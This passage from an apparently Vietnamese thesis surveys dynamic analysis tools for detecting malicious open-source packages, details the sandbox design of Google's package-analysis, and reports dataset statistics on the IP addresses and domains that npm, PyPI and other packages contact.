Những công cụ được đề cập trên thường phân tích các dòng mã (code) của các gói phần mềm và chuyển đổi chúng thành cây cú pháp trừu tượng (Abstract Syntax Tree). Sau đó, chúng sử dụng một bộ quy tắc để phát hiện mô thức của các gói độc hại. Kết quả nghiên cứu của nhóm tác giả [4] đã đánh giá những công cụ phân tích tinh trong việc phát hiện các gói phần mềm mã nguồn mở độc hại và cho thấy những công cụ này tạo ra nhiều kết quả dương tính giả. Ngoài ra, nghiên cứu này cũng đề xuất sử dụng các công cụ phân tích động, cụ thể là chạy và phân tích các gói trong môi trường sandbox để đạt được kết quả phân tích tốt hơn.

### 2.4 Các công cụ phân tích mã độc động

Phân tích động đã cải thiện những điểm yếu của các công cụ phân tích tĩnh. Nó quan sát hành vi thay vì sử dụng chữ ký hoặc quy tắc để phát hiện. Nó phân tích mã hoặc phần mềm bằng cách chạy nó trong môi trường cô lập với máy thật [19]. Các công cụ phân tích động quan sát hành vi trong quá trình chạy chương trình hoặc thực thi mã. Bằng cách thực thi phần mềm độc hại đáng ngờ, các công cụ phân tích động theo dõi được hoạt động của các tiến trình, nắm bắt các hoạt động mạng trong quá trình chạy chương trình đó như địa chỉ IP hay tên miền mà mã nguồn đó kết nối, các file mà nó đã truy cập, theo dõi log, v.v.

Phân tích động đánh giá hành vi của các gói mã nguồn thay vì dựa vào đặc tính tĩnh, vì vậy nó có độ chính xác cao hơn so với các công cụ phân tích tĩnh. Tuy nhiên, phân tích động đòi hỏi nhiều thời gian và nguồn lực để thiết lập một môi trường phù hợp để phân tích, và nó đòi hỏi các kỹ năng mạnh mẽ về bảo mật để hiểu kết quả của các công cụ phân tích động.

Các công cụ phân tích động phổ biến:

- MalOSS [7]: công cụ này sử dụng Sysdig [20] để lưu giữ lại các lời gọi hệ thống đã được sử dụng, các tên miền và địa chỉ IP được kết nối tới, các tiến

## 2.4. CÁC CÔNG CỤ PHÂN TÍCH MÃ ĐỘC ĐỘNG

---

trình chạy trong quá trình phân tích gói.

- SonarQube: đây là một công cụ kết hợp cả phân tích tĩnh và phân tích động [21].
- Package-analysis [5]: công cụ phân tích động các gói mã nguồn mở, được phát triển bởi Google và được phát hành lần đầu vào tháng 4 năm 2022. Công cụ này tự động hóa quá trình phân tích, từ việc tải xuống, cho đến khởi tạo sandbox và phân tích. *package-analysis* có khả năng lưu lại các câu lệnh đã sử dụng, các tên miền và địa chỉ IP mà gói kết nối tới, các tệp tin mà gói phần mềm sử dụng trong quá trình phân tích trong môi trường sandbox gọi là *Gvisor*.
- Package-hunter [22]: công cụ có khả năng phân tích các thành phần mô-đun (dependencies) được gói phần mềm sử dụng và kiểm tra các hành vi độc hại của các mô-đun này. Bằng việc cài đặt các mô-đun trong môi trường sandbox sau đó phân tích các lời gọi hệ thống được sử dụng trong quá trình cài đặt các mô-đun này [22]
- Packj [23]: công cụ này có thể vừa phân tích động và phân tích tĩnh. Đây là một công cụ được tạo ra bởi nhóm nghiên cứu bảo mật của tổ chức ossilate-inc [24]. Công cụ này hỗ trợ phân tích gói trong nhiều các kho lưu trữ phần mềm bao gồm npm, Packagist, Rubygems, Nuget, Maven, Cargo. *Packj* được tạo ra nhằm mục đích chống lại các cuộc tấn công chuỗi cung ứng phần mềm và có nhiều điểm tương đồng so với *package-analysis*.

Bên cạnh công cụ *package-analysis*, công cụ *packj* [23] cũng là một công cụ phân tích động các gói phần mềm mã nguồn mở phổ biến. Công cụ *packj* có khả năng quét một lượng lớn các gói phần mềm trong các kho lưu trữ giống như *package-analysis*, vì vậy nhóm em tìm hiểu công cụ này và so sánh với công cụ *package-analysis*. Kết quả so sánh của nhóm em được thể hiện trong Bảng 2.1.

Trong luận án này, nhóm em sử dụng công cụ *package-analysis* để thực hiện phân tích các gói mã nguồn mở. Công cụ này có khả năng phân tích các gói phần mềm trong các kho lưu trữ phần mềm. Để xác định các hành vi độc hại trong các

Thuộc tính	package-analysis	packj
sandbox	<ul style="list-style-type: none"> <li>- Sử dụng kỹ thuật container kết hợp với Gvisor (một công cụ cung cấp lời gọi hệ thống cho container), điều này làm tăng tính cô lập cho môi trường sandbox.</li> <li>- Có thể tạo môi trường cô lập để phân tích ở cả ba giai đoạn cài đặt, chạy chương trình và thực thi.</li> </ul>	<ul style="list-style-type: none"> <li>Sử dụng công cụ strace [25] để ghi lại các log về các lời gọi hệ thống và tương tác giữa phần mềm và hệ thống.</li> <li>- Chỉ hỗ trợ sandbox tại thời điểm cài đặt (install time), không hỗ trợ tại thời điểm chạy chương trình (run time).</li> <li>- Sử dụng kỹ thuật can thiệp vào lời gọi hệ thống (system call interposition), kỹ thuật này cho phép thay đổi và chỉnh sửa lời gọi hệ thống khi các phần mềm gọi đến.</li> </ul>
Kết quả phân tích	Dưới dạng JSON, bao gồm địa chỉ IP, DNS, tên miền đã truy cập, các câu lệnh đã chạy và các file thực hiện kết nối tối ở dạng thô (raw).	Đưa ra được các chỉ số đánh giá như gói mã nguồn có trên repository GitHub hay không, có được cập nhật hay không.
Cách thức phân tích	Có thể phân tích gói mã nguồn ở dạng mã nguồn có sẵn (local) và trên các kho lưu trữ mã nguồn mở (live package).	Chỉ có thể phân tích các gói mã nguồn trên các kho lưu trữ mã nguồn mở.
Thời gian phân tích trung bình cho mỗi gói mã nguồn mở	Tốn nhiều thời gian hơn.	Ít thời gian hơn.
Phương pháp phân tích	Phân tích động và phân tích tĩnh (ở mức độ cơ bản)	Phân tích động và phân tích tĩnh.

Bảng 2.1. So sánh công cụ package-analysis và packj

## 2.4. CÁC CÔNG CỤ PHÂN TÍCH MÃ ĐỘC ĐỘNG

---

gói phần mềm, công cụ này xác định dựa trên ba tiêu chí sau: 1) *Những tệp tin mà các gói sử dụng?* 2) *Các địa chỉ IP hay tên miền mà các gói kết nối tới?* 3) *Các câu lệnh mà các gói phần mềm sử dụng?* [5]. Hơn nữa, *package-analysis* có thể lưu giữ các tương tác của các gói phần mềm độc hại với hệ thống cũng như các kết nối mạng của chúng nhằm thực hiện đánh cắp thông tin hoặc cho phép truy cập từ xa, điều này được thực hiện trong môi trường Gvisor sandbox [26]. Ngoài ra, các dữ liệu thô (raw) đã được *package-analysis* phân tích, lưu trữ và được phép sử dụng miễn phí trên Google BigQuery [27], điều này cho phép nhóm em có thể phân tích sâu và khai phá dữ liệu lớn này.

## Chương 3. KỸ THUẬT SANDBOXING VÀ CÔNG CỤ PACKAGE-ANALYSIS

### 3.1 Kỹ thuật Sandboxing

Sandbox là môi trường cô lập với máy thật, được dùng để tạo môi trường để phân tích động các mã độc, hoặc các chương trình có nghi vấn là độc hại. Do đó, ta có thể chạy các chương trình độc hại trong một môi trường an toàn mà không ảnh hưởng đến các hệ thống máy thật [28]. Trong chương này, nhóm em trình bày một công cụ phân tích động dựa trên kỹ thuật sandboxing tên là *package-analysis*.


Công cụ *package-analysis* có khả năng phân tích các gói phần mềm có sẵn trên các kho lưu trữ nguồn mở. *Package-analysis* tìm kiếm các hành vi chỉ ra phần mềm độc hại:

- Các gói mã nguồn truy cập vào những tệp nào?
- Các gói mã nguồn kết nối với những địa chỉ nào?
- Các gói mã nguồn chạy những lệnh nào?

Cấu trúc của *package-analysis* được mô tả trong Hình 3.1. Trong *package-analysis*, môi trường sandbox sử dụng container chạy trong container. Với hai lớp container, điều này giúp tạo môi trường cô lập an toàn hơn khi phân tích các gói mã nguồn mở. Lớp container ở bên ngoài sử dụng Docker [29] để tạo container. Container này được tạo từ image *gcr.io/ossf-malware-analysis/analysis*. Sau đó, bên trong container vừa mới tạo, hai container khác được tạo để chạy *package-analysis*: một container dùng để phân tích động được tạo mặc định từ image *gcr.io/ossf-malware-analysis/dynamic-analysis* và một container dùng để phân tích tĩnh được tạo mặc định từ image *gcr.io/ossf-malware-analysis/static-analysis*. Cả hai container chạy bên trong này đều sử dụng Podman [30] để chạy containers. Ta có thể tạo container từ các *image* khác thông qua tham số *sandbox-image* và *image-tag* khi khởi chạy containers.

Hai thành phần quan trọng để khởi tạo và chạy môi trường sandboxing của *package-analysis* là *analyzer* và *worker*. Để tạo hai container bên trong này, *analyzer* được dùng để khởi tạo, chuẩn bị các tham số cho container, cũng như các cấu

### 3.1. KỸ THUẬT SANDBOXING



Hình 3.1. Kiến trúc sandbox của package-analysis.

hình cần thiết như mạng, ghi log, v.v. Sau đó, *worker* thực hiện việc tạo sandbox, chạy container, và thực thi chạy các file phân tích các gói mã nguồn mở.

*package-analysis* sử dụng hai chế độ để khởi tạo và chạy sandbox, đó là chế độ phân tích tĩnh và chế độ phân tích động.

Trong chế độ phân tích động, nó sử dụng image mặc định *gcr.io/ossf-malware-analysis/dynamic-analysis*. Image này cung cấp các môi trường (Ubuntu 22.04, Kubernetes, Node.js, PowerShell, Composer, npm, Pip, Ruby, Rust và các file script mặc định được sử dụng để phân tích gói). Khi chạy *package-analysis*, ta có thể thay đổi các tham số mặc định như image, cấu hình mạng có kết nối internet hay không, có pull lại image hay không. Điều này được thực hiện bằng cách thay đổi tham số *nopull*, *offline*.

Sau mỗi lần phân tích gói, các container bị xóa, điều này được thực hiện bởi thành phần *worker*.

Ở chế độ phân tích tĩnh, nguyên lý hoạt động của sandbox vẫn như chế độ phân tích động.

Để tăng tính an toàn cho sandbox bằng container, *package-analysis* sử dụng *Gvisor* để cung cấp lời gọi hệ thống cho container. *Gvisor* [26] là một *user-space kernel* được tạo ra bằng ngôn ngữ lập trình Golang, nó cung cấp một lớp bảo vệ trung gian giữa tầng ứng dụng trong containers và hệ điều hành của máy host. Điều này làm

## CHƯƠNG 3. KỸ THUẬT SANDBOXING VÀ CÔNG CỤ PACKAGE-ANALYSIS

---

tăng tính cô lập và an toàn cho máy host khi khởi chạy sandbox bằng container. Nguyên nhân là vì nếu sử dụng kernel của máy host, các mã độc có khả năng khai thác các lỗ hổng trong kernel và thoát ra khỏi sandbox container và lây nhiễm đến các máy host. Gvisor có thể được sử dụng trong nhiều kiến trúc khác nhau (trong môi trường Linux), ví dụ x86, ARM hoặc máy ảo.

Tuy nhiên, Gvisor cũng có một số mặt hạn chế. Thứ nhất, Gvisor chạy trong không gian người dùng (user-space), do đó nó không được ưu tiên chạy so với Kernel. Thứ hai, hiện tại Gvisor không cung cấp đầy đủ các lời gọi hệ thống như Kernel. Gvisor chỉ cung cấp 211 lời gọi hệ thống phổ biến nhất. Với các ứng dụng sử dụng các lời gọi hệ thống không có trong Gvisor, chương trình sẽ gặp lỗi. Thứ ba, Gvisor tạo lớp bảo vệ ngăn chặn container tương tác trực tiếp với phần cứng của máy thật. Do đó, nếu các ứng dụng trong container muốn tương tác trực tiếp với phần cứng của máy thật, điều này là không thể [31].

### 3.2 Công cụ phân tích động package-analysis

Trong phần này, nhóm em trình bày chi tiết cách thức phân tích của công cụ *package-analysis*. Cụ thể hơn, nhóm em trình bày quá trình từ lúc công cụ này nhận các tham số đầu vào, sau đó khởi tạo sandbox, tiếp theo là phân tích và đưa ra các kết quả phân tích ở dạng thô. Cụ thể, có ba giai đoạn đó là cài đặt (install), import và thực thi (execute).

Trước khi thực hiện phân tích các gói phần mềm, *package-analysis* thực hiện khởi tạo môi trường sandbox, quá trình này được nhóm em mô tả chi tiết trong phần 3. Đầu vào của *package-analysis* là tên gói phần mềm mã nguồn mở và tên các kho lưu trữ tương ứng ví dụ npm, PyPI, Packagist, Rubygems, crates.io.

Tiếp sau đó, tùy vào kho lưu trữ phần mềm và ngôn ngữ lập trình tương ứng, công cụ *package-analysis* sử dụng những đoạn mã tự động chạy phân tích các gói phần mềm này.

Ở giai đoạn cài đặt, công cụ *package-analysis* tiến hành cài đặt các gói phần mềm mã nguồn mở thông qua các câu lệnh như *pip* đối với gói viết bằng Python, *npm* đối với gói của JavaScript, *composer.phar* đối với gói viết bằng PHP và *gem* đối với gói viết bằng ngôn ngữ Ruby và *cargo* đối với các gói của Rust.

### 3.2. CÔNG CỤ PHÂN TÍCH ĐỘNG PACKAGE-ANALYSIS

Ở giai đoạn import, công cụ *package-analysis* tự động import gói đã cài đặt trước đó. Cụ thể hơn, đối với gói lập trình PyPI, *package-analysis* sử dụng một mô-đun là *importlib* để thực hiện import các gói đã cài đặt. Hoặc với các gói npm, *package-analysis* sử dụng mô-đun *require*.

Ở giai đoạn execute, *package-analysis* sử dụng kỹ thuật đệ quy để thực hiện chạy tất cả các hàm có trong gói.

Tất cả các quá trình phân tích ở các giai đoạn đều được công cụ *package-analysis* ghi log lại. Những thông tin ghi log lại bao gồm các địa chỉ IP và tên miền mà gói kết nối tới, các câu lệnh đã thực thi, và các file đã truy cập. Các log này được *package-analysis* phân loại thành ba giai đoạn rồi cho kết quả đầu ra là một tệp tin JSON.

Bên cạnh phân tích động, *package-analysis* cũng thực hiện phân tích tĩnh. Có ba phương pháp phân tích tĩnh được *package-analysis* sử dụng:

- *Basic*: chỉ phân tích các thông tin cơ bản như kích thước các file, loại file và mã hash (sử dụng sha256) của mỗi file.
- *Parsing*: thực hiện chiết xuất các thông tin từ mã nguồn (code) của gói phần mềm. Hiện nay tính năng này chỉ hỗ trợ cho ngôn ngữ JavaScript. Ví dụ công cụ *package-analysis* tính toán các chỉ số entropy của các đoạn mã trong gói phần mềm. Chỉ số entropy [32] càng cao thì khả năng chương trình đó bị làm rối mã càng cao.
- *Signals*: sử dụng các luật (rule) để chiết xuất các thông tin từ mã nguồn. Ví dụ *package-analysis* tìm các đoạn code hoặc chương trình bị làm rối hay mã hóa trong mã nguồn của các gói phần mềm.

## Chương 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU

Trong chương này, nhóm em tập trung vào phân tích các đặc tính cơ bản của các gói phần mềm đã được phân tích bởi công cụ *package-analysis*. Dữ liệu chính trong các phân tích dưới đây được lấy từ tập dataset *ossf-malware-analysis* trên Google BigQuery [27]. Bảng 4.1 liệt kê các kho phần mềm phổ biến, và được nghiên cứu trong luận văn của nhóm em. Nguồn dữ liệu mà nhóm em nghiên cứu chứa các gói của các kho lưu trữ phần mềm phổ biến bao gồm crates.io, npm, PyPI, Packagist, RubyGems.

### 4.1 Tổng quan về các kho mã nguồn mở

Bảng 4.1 cho chúng ta thấy số lượng các phân tích cho các gói phần mềm trên npm chiếm đa số trong tập dataset. Thứ hai là PyPI với số lượng là hai triệu gói. Số lượng phân tích của các gói trong các kho crates.io, Packagist, và Rubygems là tương đương đối thấp như nhau. Tỉ lệ số lượng các gói trong crates.io được công cụ *package-analysis* phân tích là cao nhất với 87.2%. Trái ngược với crates.io, tỉ lệ các gói được phân tích của Packagist là thấp nhất với chỉ 16.37%. Mặc dù npm có số lượng gói phần mềm trong kho chiếm số lượng lớn nhất, nhưng chỉ có 28% số lượng gói trong kho này được phân tích bởi công cụ *package-analysis*.


Biểu đồ 4.1 thể hiện tỉ lệ phân tích thành công các gói phần mềm của *package-analysis* ở giai đoạn cài đặt (install) và import. Trung bình các gói phần mềm trên tất cả các kho có tỉ lệ thành công ở giai đoạn cài đặt và import lần lượt là (62.75%) và 95.81%.

Các gói phần mềm npm có tỉ lệ thành công cao nhất trong giai đoạn cài đặt (90%), và đứng thứ hai trong giai đoạn import. Trong khi đó, các gói trên crates.io mặc dù có tỉ lệ thành công ở giai đoạn import cao nhất (100%), nhưng lại có tỉ lệ

Kho phần mềm	Ngôn ngữ	Số lượng gói trong kho	Số lượng gói được phân tích bởi package-analysis	Tỉ lệ số lượng gói được phân tích bởi package-analysis
crates.io	Rust	144,047	125,640	87.22%
npm	Javascript	4,530,434	1,264,900	27.92%
Packagist	PHP	390,942	63,987	16.37%
PyPI	Python	535,457	287,299	53.65%
RubyGems	Ruby	197,071	31,803	16.14%

Bảng 4.1. Các kho mã nguồn ở phổ biến

## 4.2. PHÂN TÍCH CÁC KẾT NỐI MẠNG TẠO BỞI CÁC GÓI PHẦN MỀM



Hình 4.1. Tỉ lệ phân tích thành công các gói mã nguồn của *package-analysis* tại thời điểm cài đặt và import mã nguồn.

thành công ở giai đoạn cài đặt thấp nhất (dưới 50%). Điều này cho thấy việc cài đặt các gói phần mềm Rust trong kho lưu trữ crates.io trên môi trường sandbox còn gặp nhiều thách thức.

### 4.2 Phân tích các kết nối mạng tạo bởi các gói phần mềm

Trong phần này, nhóm em tập trung vào phân tích các địa chỉ IP và các tên miền (domains) mà các gói phần mềm liên hệ tới trong quá trình thực thi trong môi trường sandbox của *package-analysis*.

#### 4.2.1 Phân tích các địa chỉ IP được các gói phần mềm kết nối tới

Bảng 4.2 liệt kê 10 địa chỉ IP được kết nối tới nhiều nhất bởi các gói phần mềm của từng kho mã nguồn mở tại thời điểm import. Bảng này cho ta thấy tại thời điểm import có nhiều kết nối tới địa chỉ loopback (::1, 127.0.0.1), cũng như kết nối tới địa chỉ máy chủ DNS của Google (8.8.8.8).

Bảng 4.3 hiển thị 10 địa chỉ IP các gói phần mềm kết nối tới nhiều nhất tại thời điểm cài đặt. Ngoài các địa chỉ cục bộ (loopback) cũng như địa chỉ máy chủ DNS của Google, nhóm chúng em nhận thấy một số địa chỉ IP đáng ngờ nên tiến hành phân tích sâu hơn. Cụ thể, nhóm em thực hiện quét (scan) các địa chỉ IP bằng công

## CHƯƠNG 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU

Top	crates.io	npm	Packagist	PyPI	RubyGems
1		8.8.8.8	8.8.8.8	::1	127.0.0.1
2		127.0.0.1	::1	192.168.0.10	::1
3		10.68.0.10	127.0.0.1	8.8.8.8	8.8.8.8
4		<b>54.208.186.182</b>	<b>185.199.108.133</b>	37.19.207.34	<b>::ffff:7f00:1</b>
5		54.224.34.30	185.199.110.133	23.203.40.249	<b>3.248.33.252</b>
6		<b>34.201.81.34</b>	185.199.111.133	23.56.220.29	54.77.139.23
7		<b>54.243.129.215</b>	<b>185.199.109.133</b>	127.0.0.1	146.107.217.142
8		::1	142.44.245.229	<b>151.101.0.223</b>	2606:4700::6810:b60f
9		<b>216.24.57.3</b>	2606:50c0:8003::154	<b>151.101.64.223</b>	2606:4700::6810:b50f
10		216.24.57.253	2606:50c0:8002::154	151.101.192.223	169.254.169.254

Bảng 4.2. Mười địa chỉ IP được kết nối tới nhiều nhất tại thời điểm import  
Các ô được tô đậm là những địa chỉ IP bị dán nhãn độc hại hoặc nghi ngờ bởi ít nhất một hãng bảo  
mật trên VirusTotal.

Top	crates.io	npm	Packagist	PyPI	RubyGems
1	8.8.8.8	104.16.18.35	167.114.128.168	::1	151.101.1.227
2	2a04:4e42:600::649	104.16.16.35	8.8.8.8	<b>151.101.128.223</b>	151.101.65.227
3	2a04:4e42::649	104.16.22.35	2607:5300:201:3100::54c6	2a04:4e42::223	151.101.193.227
4	2a04:4e42:400::649	104.16.24.35	142.44.164.249	2a04:4e42:200::223	151.101.129.227
5	2a04:4e42:200::649	104.16.23.35	142.44.164.255	151.101.64.223	2a04:4e42:200::483
6	<b>151.101.66.137</b>	104.16.26.35	2607:5300:201:2100::7:2274	2a04:4e42:600::223	2a04:4e42:600::483
7	<b>151.101.194.137</b>	104.16.20.35	2607:5300:201:2100::7:2273	<b>151.101.192.223</b>	2a04:4e42:400::483
8	<b>151.101.2.137</b>	104.16.27.35	140.82.112.9	2a04:4e42:400::223	2a04:4e42::483
9	<b>151.101.130.137</b>	104.16.17.35	140.82.114.10	151.101.0.223	8.8.8.8
10	99.84.160.86	104.16.25.35	140.82.112.10	8.8.8.8	10.68.0.10


Bảng 4.3. Mười địa chỉ IP được các gói mã nguồn mở kết nối tới nhiều nhất tại thời  
diểm cài đặt.

cụ VirusTotal [33]. VirusTotal là một công cụ cho phép người dùng kiểm tra các tệp  
tin, địa chỉ IP, hoặc tên miền có độc hại hay không. Các mẫu đáng ngờ được quét  
bởi các phần mềm phát hiện mã độc liên kết với VirusTotal.

Bảng 4.3 cho ta thấy trong 10 địa chỉ IP hàng đầu trong kho lưu trữ phần mềm  
mã nguồn mở PyPI tại thời điểm cài đặt, địa chỉ IP 151.101.64.223, 151.101.0.223,  
và 185.199.108.133 là có nghi vấn độc hại. Sử dụng chương trình *whois* thì thấy hai  
địa chỉ IP này được sở hữu bởi tổ chức Fastly (công ty cung cấp dịch vụ điện toán  
đám mây) và khi kiểm tra trên trang VirusTotal thì thấy các địa chỉ IP này được cộng  
đồng đánh giá là độc hại. Cụ thể, hai địa chỉ IP bị dán nhãn độc hại bởi Xcitium  
Verdict Cloud và bị dán nhãn đáng ngờ bởi Gridinsoft, trong khi địa chỉ IP thứ 3 bị  
gán nhãn độc hại bởi CyRadar và Xcitium Verdict Cloud.

Tiếp theo, nhóm em tiến hành quét tất cả các địa chỉ IP với VirusTotal. Với tổng  
cộng 37,423 địa chỉ IP được quét trên VirusTotal. Hình 4.2 cho biết số lượng công  
cụ quét địa chỉ IP(security vendors) trên VirusTotal đánh dấu các địa chỉ IP (các địa

## 4.2. PHÂN TÍCH CÁC KẾT NỐI MẠNG TẠO BỞI CÁC GÓI PHẦN MỀM



Hình 4.2. Số lượng các công cụ quét mã độc đánh dấu các địa chỉ IP trong VirusTotal

chỉ IP được các gói phần mềm trong dữ liệu phân tích kết nối tới). Hình 4.2 cho thấy hầu hết các địa chỉ IP bị đánh dấu bởi một công cụ quét IP. Có ít nhất 1,417 các địa chỉ IP bị đánh dấu bởi ít nhất hai công cụ quét địa chỉ IP trên VirusTotal. Số lượng công cụ quét địa chỉ IP đánh dấu địa chỉ IP càng nhiều thì địa chỉ IP đó có khả năng cao là liên quan tới hành vi độc hại.

Biểu đồ 4.3 cho thấy hầu hết địa chỉ IP có vị trí tại quốc gia Hoa Kỳ, đứng thứ hai là quốc gia Ấn Độ, tiếp theo đó là Brazil và Trung Quốc. Ngoài ra, biểu đồ 4.4 và biểu đồ 4.5 cũng cho thấy các quốc gia Đức hay Brazil được các gói độc hại kết nối tới, có khả năng các máy chủ được kiểm soát bởi kẻ tấn công nằm tại Châu Âu hay Nam Mỹ. Tuy nhiên nhưng kẻ tấn công có thể dùng các mạng riêng ảo VPNs (Virtual Private Networks) hay các máy chủ proxy để giấu đi vị trí thực sự của mình, nên vị trí các quốc gia này cũng có thể là vị trí các máy chủ VPN mà kẻ tấn công sử dụng.


Biểu đồ 4.6 cho thấy số lượng các gói phần mềm kết nối ít nhất đến một địa chỉ IP bị đánh dấu là độc hại bởi các công cụ quét địa chỉ IP trong VirusTotal. Nhận thấy số lượng npm và PyPI chiếm số lượng nhiều nhất, điều này cho thấy kẻ tấn công chủ yếu tấn công vào hai kho lưu trữ lớn và phổ biến nhất là npm và PyPI.

Khi nhìn vào Bảng 4.5 nhóm em nhận thấy các gói crates.io không kết nối đến tên miền nào. Ngoài ra tên miền [eommih12qna1820.m.pipedream.net](http://eommih12qna1820.m.pipedream.net)


Top	crates.io	npm	Packagist	Pypi	RubyGems
1	crates.io	registry.npmjs.org	repo.packagist.org	pypi.org	index.rubgems.org
2	static.crates.io	<b>objects.githubusercontentcontent.com</b>	packagist.org	files.pythonhosted.org	rubygems.org
3	index.crates.io	storage.googleapis.com	code.load.github.com	raw.githubusercontentcontent.com	objects.githubusercontentcontent.com
4	github.com	github.com	api.github.com	googlchromelabs.github.io	raw.githubusercontentcontent.com
5	api.github.com	nodejs.org	bitbucket.org	storage.googleapis.com	appsignal-agent-releases.global.ssl.fastly.net
6	objects.githubusercontentcontent.com	opencollective.com	gitlab.com	github.com	github.com
7	storage.googleapis.com	binaries.prisma.sh	gitee.com	download.joulescope.com	repo.maven.apache.org
8	pypi.org	code.load.github.com	downloads.wordpress.org	objects.githubusercontentcontent.com	s3.amazonaws.com
9	files.pythonhosted.org	<b>edgedl.pytgv1.com</b>	git.drupalcode.org	pypi.python.org	appsignal-agent-releases.s3-eu-west-1.amazonaws.com
10	download.pytorch.org	raw.githubusercontentcontent.com	gitlab.wydesk.dev	registry.npmjs.org	agent-binaries.cloud.solarwinds.com

